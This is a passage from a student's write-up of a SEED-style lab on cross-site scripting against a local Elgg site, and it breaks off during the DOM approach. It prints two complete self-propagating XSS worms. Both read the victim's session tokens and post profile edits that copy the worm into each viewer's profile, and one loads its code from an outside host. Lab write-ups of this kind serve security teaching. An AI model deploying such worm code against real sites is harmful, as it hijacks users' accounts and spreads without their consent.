


Figure 16: JavaScript Edit Profile HTTP Post Request (Params)

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

Line 1 as shown in the document is necessary as a check to ensure that this POST request is not made to Samy's own profile as it checks to ensure that the current user's GUID is not that of Samy's which is 47.

Figure 17 shows the attack with Line 1 and Figure 18 shows the attack without Line 1, where the line "Samy is my hero" is reflected on his own profile.




Figure 17: JavaScript Attack with Check (Line 1)





Figure 18: JavaScript Attack without Check (Line 1)

Task 6: Writing a Self-Propagating XSS Worm

Link Approach:

First, the domain name that we will be using, `www.example.com` needs to be mapped to the virtual machine's local IP address, `127.0.0.1`. This mapping is modified by appending that information in the `/etc/hosts` file as shown in Figure 19. To edit this file, run the command, `sudo vim /etc/hosts`.



```


/bin/bash
/bin/bash 66x24
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
127.0.0.1      www.example.com

```

Figure 19: DNS Configuration (Modify the `/etc/hosts` file)

The Apache server also needs to be configured to allow the website, `www.example.com` to access specific directories as shown in Figure 20. To edit this file, run the command, `sudo vim /etc/apache2/sites-available/000-default.conf`.



```

<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
    DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.example.com
    DocumentRoot /var/www/Example
</VirtualHost>

```

Figure 20: Apache Configuration

The respective directory then needs to be created in the folder. In my case, the name of the directory is supposed to be `Example` as shown in Figure 20. The JavaScript file containing the worm, `xss_worm.js` should be placed within the new directory. The steps completing this can be seen in Figure 21.

```
[03/26/20]seed@VM:~/www$ pwd
/var/www
[03/26/20]seed@VM:~/www$ ls
CSRF  html  RepackagingAttack  SQLInjection  XSS
[03/26/20]seed@VM:~/www$ sudo mkdir Example
[03/26/20]seed@VM:~/www$ ls
CSRF  Example  html  RepackagingAttack  SQLInjection  XSS
[03/26/20]seed@VM:~/www$ cd Example/
[03/26/20]seed@VM:~/Example$ sudo vim xss_worm.js
[03/26/20]seed@VM:~/Example$
```

Figure 21: Create directory for `www.example.com`

After a change is made to the configuration, the Apache server needs to be restarted. It can either be restarted by running `sudo service apache2 stop` and `sudo service apache2 start` or by running `sudo service apache2 restart`.

The worm can be included using the `src` attribute in the `<script>` tag as shown in Figure 22, the code shown in Figure 23 was referenced in the “About Me” field of Samy’s profile page in the Text mode to ensure that no additional code is added to our attacking code.




Figure 22: JavaScript Code in Samy's Profile

The self-propagating XSS worm JavaScript code is shown in Figure 23 below.

```

window.onload = function(){
    var wormCode = encodeURIComponent(
        "<script type=\"text/javascript\" +
        \"id=\"worm\"\" +
        \"src=\"www.example.com/xss_worm.js\">\" +
        \"</\" +
        \"script>\"
    );

    var guid  = "&guid=" + elgg.session.user.guid;
    var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name  = "&name=" + elgg.session.user.name;
    var desc  = "&description=Samy is my hero" +
                wormCode +
                "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = ts + token + name + desc + guid;    //FILL IN
    var samyGuid = "47";    //FILL IN

    if (elgg.session.user.guid != samyGuid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
                               "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}

```

Figure 23: Self-Propagating XSS Worm JavaScript Code (Link Approach)

From Alice's profile page, we can see that she sends a GET request to the site with the self-propagating XSS worm as shown in Figure 24.




Figure 24: GET XSS Worm (Alice)

Logging in as Bobby, we can see that he currently does not have the XSS worm being run on his profile as shown on Figure 25.




Figure 25: Bobby's Profile Page (before attack)

Once Bobby views Alice's profile, we can see that a GET and POST request is made as shown on Figure 26. Bobby's profile page is being requested even though he is viewing Alice's profile.

Sta...	Method	File	Doc	Cause	Type	Transferre
200	GET	alice	w...document	html	3 KB	
200	GET	font...	w...stylesheet	css	cached	
200	GET	elgg...	w...stylesheet	css	cached	
200	GET	color...	w...stylesheet	css	cached	
200	GET	jquery...	w...script	js	cached	
200	GET	jquery...	w...script	js	cached	
200	GET	requi...	w...script	js	cached	
200	GET	requi...	w...script	js	cached	
200	GET	elgg.js	w...script	js	cached	
200	GET	xss_...	w...script	js	cached	
200	GET	en.js	w...script	js	cached	
200	GET	init.js	w...script	js	cached	
200	GET	read...	w...script	js	cached	
200	GET	Plugi...	w...script	js	cached	
302	POST	edit	w...xhr	html	3.76 KB	
200	GET	bobby	w...xhr	html	3.79 KB	

Request URL: http://www.xsslabelgg.com/profile/bobby

Request method: GET

Remote address: 127.0.0.1:80

Status code: 200 OK

Version: HTTP/1.1

Response headers (391 B)

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 3486
- Content-Type: text/html; charset=UTF-8
- Date: Thu, 26 Mar 2020 12:21:49 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=98
- Pragma: no-cache
- Server: Apache/2.4.18 (Ubuntu)
- Vary: Accept-Encoding
- X-Frame-Options: SAMEORIGIN

Request headers (386 B)

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Content-Type: application/x-www-form-urlencoded
- Cookie: Elgg=j6nfj6sedmm234tgmp81q34
- Host: www.xsslabelgg.com
- Referer: http://www.xsslabelgg.com/profile/alice
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

16 requests | 131.10 KB / 10.55 KB transferred | Finish: 1.98 s

Figure 26: GET Bobby's Profile Page (Alice)

Once Bobby returns to his own profile page, we see that the XSS worm has propagated itself and now Bobby also makes a GET request to `www.example.com`, resulting in the worm being embedded in his profile as well. We see “Samy is my hero” appearing in his “About Me” field in Figure 27 unlike that in Figure 25 before the attack.




Figure 27: Bobby's Profile Page (after attack)

As such, we can see that the XSS worm has successfully self-propagated as Alice who first visited Samy had become infected with the XSS worm as it was copied to her profile and when Bobby visited Alice's profile, Bobby too had become infected with the XSS worm. This can also be seen when using the DOM approach as shown in the subsequent pages.

DOM Approach:

The self-propagating XSS worm JavaScript code is shown in Figure 28 below.

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // FILL IN the code
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero" +
        wormCode +
        "&accesslevel[description]=2";

    // Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = ts + token + name + desc + guid;    //FILL IN
    var samyGuid = "47";    //FILL IN

    if (elgg.session.user.guid != samyGuid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Figure 28: Self-Propagating XSS Worm JavaScript Code (DOM Approach)

The worm code as shown in Figure 28 can be placed in the “About Me” field of Sammy’s profile page in the Text mode to ensure that no additional code is added to our attacking code as shown in Figure 29.




Figure 29: JavaScript Code in Sammy's Profile

Logging in as Alice, we can see that when she visits Sammy’s profile, a POST request is made from his profile to hers as shown in Figure 30.

